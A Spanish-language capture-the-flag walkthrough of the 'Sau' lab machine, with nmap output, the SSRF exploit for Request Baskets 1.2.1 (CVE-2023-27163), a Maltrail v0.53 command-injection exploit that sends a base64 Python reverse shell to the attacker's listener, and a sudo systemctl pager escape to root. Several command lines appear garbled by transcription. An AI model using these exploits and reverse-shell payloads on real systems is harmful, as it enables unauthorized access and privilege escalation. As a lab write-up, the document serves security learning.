

# Máquina SAU

Ping 10.10.11.224

```
(jouker@joukerm)-[~]
$ ping 10.10.11.224
PING 10.10.11.224 (10.10.11.224) 56(84) bytes of data.
64 bytes from 10.10.11.224: icmp_seq=1 ttl=63 time=160 ms
64 bytes from 10.10.11.224: icmp_seq=2 ttl=63 time=315 ms
^C
--- 10.10.11.224 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2003ms
rtt min/avg/max/mdev = 160.141/237.431/314.722/77.290 ms


(jouker@joukerm)-[~]
$
```

Sudo NMAP, pero 2 de los puertos estaban filtered.

```
Archivo Acciones Editar Vista Ayuda
MxV5rMWLpLIA5ScIEeMUR9HImFVH1dzK+E8W20zZp+toLB01Nz4/Q/9yLhJ4Et+jcjTdI1LMVeo3VZw3Tp7KHTPsIRnr8ml+3086e0PK+qsFASDNgb3yU61FEDfA0GwPDa5QxLdKnId0bsJeHdbmVUW3zax8EvR+pIraJfuIbIEQx
| 256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlldHAYNTYAAABBBEFMztYGOX2EUodqQ3reKn1PJNnLZ4nfvgLM7XLxvF10Iz0phb7VEz4SCG6nXXNACqafGd6dIM/1Z8tp662Stbk=
| 256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:02:0e:50:43:36 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZD11NTESAAAAICYQRfQHc6ZLP/emxzvWNLdPPELXTjMCOGH6iejfmi
80/tcp filtered http no-response
8338/tcp filtered unknown no-response
5555/tcp open http syn-ack ttl 63 Golang net/http server
| http-title: Request Baskets
|_ Requested resource was /web
|_ fingerprint-strings:
|_ FourOhFourRequest:
|_ HTTP/1.0 400 Bad Request
|_ Content-Type: text/plain; charset=utf-8
|_ X-Content-Type-Options: nosniff
|_ Date: Wed, 28 May 2025 09:40:00 GMT
|_ Content-Length: 75
|_ Invalid basket name; the name does not match pattern: ^[wd-\\.]{1,250}$
|_ GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|_ HTTP/1.1 400 Bad Request
|_ Content-Type: text/plain; charset=utf-8
|_ Connection: close
|_ Request:
|_ GetRequest:
|_ HTTP/1.0 302 Found
|_ Content-Type: text/html; charset=utf-8
|_ Location: /web
|_ Date: Wed, 28 May 2025 09:39:41 GMT
|_ Content-Length: 27
|_ href="/web">Found</a>.
|_ HTTPOptions:
|_ HTTP/1.0 200 OK
|_ Allow: GET, OPTIONS
|_ Date: Wed, 28 May 2025 09:39:42 GMT
|_ Content-Length: 0
|_ OfficeScan:
|_ HTTP/1.1 400 Bad Request: missing required Host header
|_ Content-Type: text/plain; charset=utf-8
|_ Connection: close
|_ Request: missing required Host header
|_ http-methods:
|_ Supported Methods: GET OPTIONS
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5555-TCP-V=7.95-T=7%N=5/28%Time=68360909%P=x86_64-nc-linux-gnu%r(fg
```

```
(jouker@joukerm)-[~]
$ whatweb 10.10.11.224:5555
http://10.10.11.224:5555 [302 Found] Country[RESERVED][ZZ], IP[10.10.11.224], RedirectLocation[/web]
http://10.10.11.224:5555/web [200 OK] Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, IP[10.10.11.224], JQuery[3.2.1], PasswordField, Script, Title[Request Baskets]
```

Tenemos una WEB:



Con la versión de request-baskets puedo ver que hay un CVE conocido que puedo bypassear.

Google

request-baskets Version: 1.2.1 exploit

All Videos Images Short videos News Forums Web More

**INCIBE**  
https://www.incibe.es › early-warning › vulnerabilities  
**CVE-2023-27163**  
31 Mar 2023 — 2.1 was discovered to contain a Server-Side **Request** Forgery (SSRF) via the component `/api/baskets/{name}`. This **vulnerability** allows attackers to ...


**GitHub**  
https://github.com › mathias-mrsn › request-baskets-v12...  
**SSRF Vulnerability Exploit for Request-Baskets (CVE-2023 ...**  
Server-Side Request Forgery **exploit** for **Request Baskets** up to **version 1.2.1** - mathias-mrsn/request-baskets-v121-ssrf.

**CVE Details**  
https://www.cvedetails.com › cve › CVE-2023-27163  
**CVE-2023-27163 - Request Baskets**  
31 Mar 2023 — CVE-2023-27163 : **request-baskets** up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component ...

**Packet Storm**  
https://packetstorm.news › files › Request-Baskets-1.2.1-...  
**Request-Baskets 1.2.1** **Server-Side Request Forgery**


Realmente veo que lo que hace el exploit, lo puedo hacer yo mismo a mano ya que este simplemente lo que hace es en un parámetro el cual yo tengo acceso modificar un valor para que redirija la información a un puerto que hemos encontrado antes como filtered. He probado ejecución de comandos compartiendo un servidor con

python3 pero realmente no ha sido suficiente.



```
1 import sys
2 import random
3 import string
4 import requests
5 import json
6
7 def main():
8     print("Exploit for SSRF vulnerability on Request-Baskets (1.2.1) (CVE-2023-27163).")
9     if len(sys.argv) != 3:
10         print("Usage: python3 exploit.py <public_url> <targeted_url>")
11         exit(1)
12
13     random_str = ''.join(random.choices(string.ascii_lowercase, k=6))
14     attack_url = sys.argv[1] + "/api/baskets/" + random_str
15     try:
16         r = requests.post(
17             attack_url,
18             headers = {"Content-Type": "application/json"},
19             data = json.dumps({
20                 "forward_url": sys.argv[2],
21                 "proxy_response": True,
22                 "insecure_tls": False,
23                 "expand_path": True,
24                 "capacity": 250
25             })
26         )
27         if r.status_code != 201:
28             raise Exception("Request returned 4XX value.")
29     except Exception as e:
30         print(f"Error: request failed.\nTraceback: {e}")
31         exit(1)
32
33     print("Exploit successfully executed.")
34     print(f"Any request sent to {sys.argv[1] + '/' + random_str} will now be forwarded to the service on {sys.argv[2]}.")
35     exit(0)
36
37 if __name__ == "__main__":
38     main()
39
40
```

Realmente no he necesitado ese exploit.



Si vamos al Link en cuestión que hemos generado como si fuese un Basket.

maltrail



- [Documentation](#)
- |
- [Wiki](#)
- |
- [Issues](#)
- |
- Log In
- 



---

Powered by **Maltrail (v0.53)**

- Hide threat
- Report false positive

De nuevo, versión vulnerable y busco otro exploit en github que me podría ayudar.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec HackTricks - HackTricks

Product Solutions Resources Open Source Enterprise Pricing

spookier / Maltrail-v0.53-Exploit Public

<> Code Issues Pull requests 1 Actions Security Insights

main 1 Branch 0 Tags Go to file Code

spookier and spookier '/login' added, no longer need to manually target site's login por... c96ea5b · 2 years ago 5 Commits

README.md '/login' added, no longer need to manually target site's l... 2 years ago

exploit.py '/login' added, no longer need to manually target site's l... 2 years ago

README

## Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)

This Python script exploits a command injection vulnerability in the Maltrail (v0.53) web service

- The vulnerability exists in the login page and can be exploited via the `username` parameter

En vez de lanzar el exploit.py, lo leemos y lo adapto a una comanda de una linea.

```
11
12
13 import sys;
14 import os;
15 import base64;
16
17 def main():
18     listening_IP = None
19     listening_PORT = None
20     target_URL = None
21
22     if len(sys.argv) != 4:
23         print("Error. Needs listening IP, PORT and target URL.")
24         return(-1)
25
26     listening_IP = sys.argv[1]
27     listening_PORT = sys.argv[2]
28     target_URL = sys.argv[3] + "/login"
29     print("Running exploit on " + str(target_URL))
30     curl_cmd(listening_IP, listening_PORT, target_URL)
31
32 def curl_cmd(my_ip, my_port, target_url):
33     payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_p
34     encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
35     command = f'curl '{target_url}' --data 'username=;`echo+\'{"{encoded_payload}"}`'+base64+-d+|+sh`' "
36     os.system(command)
37
38 if __name__ == "__main__":
39     main()
```

No es difícil interpretar el script, decido colarle yo mismo el exploit manualmente

```

[joukner@joukner ~]$ curl -s http://10.10.11.224:55555/5qh3o0u/login --data 'username=' echo'+XzhWb3J0IjJ1IjNUPSIxMC4xMC4xN141IjE4IjE4bGVncGQUL09NDQ0NDweXRob24iIjI1IjE4IjE4bGVncGQe3I2LHNWY2tldCxcycywdHk7Ckz12b2NkZUR1a2Z0KCK7cy5j2SuzWN0KChvcy5zNRlbnY0Ij1IT1NUIksaW50KG9zLmdldGVudGtLU1BPUlQlKSkpKTtbb3MuZHVWbWVhZLmZpbGVyYyggLzZkZKSbmb3IgzMqgaN4gKDA5MSwyKV07cHR5LnNwYXduKCJ2aCipJw==\'+base64++d+!sh
Login failed

```

## Conseguimos la reverse shell

```

(jouker@joukerm)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.224] 53474
$ whoami
whoami
puma
$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
puma@sau:/opt/maltrail$

```

Tenemos un sudo -l

```

Archivo Acciones Editar Vista Ayuda
puma@sau:/opt/maltrail$ stty columns
stty: missing argument to 'columns'
Try 'stty --help' for more information.
puma@sau:/opt/maltrail$ stty rows 45 columns 188
puma@sau:/opt/maltrail$ nano
puma@sau:/opt/maltrail$ sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$ █

```

Se genera mucho texto, con eso se genera un formato paginado al estilo less, al ejecutarse con privilegios de administrador entonces al hacer un `!/bin/sh` ejecutas una sh como administrador

root

```
puma@sau:/opt/maltrail$ stty rows 33 columns 50
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
● trail.service - Maltrail. Server of malicious t>
   Loaded: loaded (/etc/systemd/system/trail.se>
   Active: active (running) since Thu 2025-05-2>
     Docs: https://github.com/stamparm/maltrail>
           https://github.com/stamparm/maltrail>
  Main PID: 932 (python3)
    Tasks: 12 (limit: 4662)
   Memory: 35.7M
    CGroup: /system.slice/trail.service
            └─ 932 /usr/bin/python3 server.py
               └─ 1219 /bin/sh -c logger -p auth.inf>
from 127.0.0.1 port 49110"
               └─ 1220 /bin/sh -c logger -p auth.inf>
from 127.0.0.1 port 49110"
               └─ 1223 sh
                  └─ 1224 python3 -c import sys,socket,>
                     └─ 1225 sh
                        └─ 1236 script /dev/null -c bash
                           └─ 1237 bash
                              └─ 1288 sudo /usr/bin/systemctl statu>
                                 └─ 1289 /usr/bin/systemctl status tra>
                                    └─ 1290 pager

May 29 15:43:14 sau sudo[1273]: pam_unix(sudo:ses>
May 29 15:43:34 sau sudo[1277]: puma : TTY=pt>
May 29 15:43:34 sau sudo[1277]: pam_unix(sudo:ses>
May 29 15:43:36 sau sudo[1277]: pam_unix(sudo:ses>
May 29 15:43:38 sau sudo[1280]: puma : TTY=pt>
May 29 15:43:38 sau sudo[1280]: pam_unix(sudo:ses>
May 29 15:43:44 sau sudo[1280]: pam_unix(sudo:ses>
May 29 15:43:52 sau sudo[1283]: puma : TTY=pt>
May 29 15:43:52 sau sudo[1283]: pam_unix(sudo:ses>
!/bin/sh
# wnoamt
root
# █
```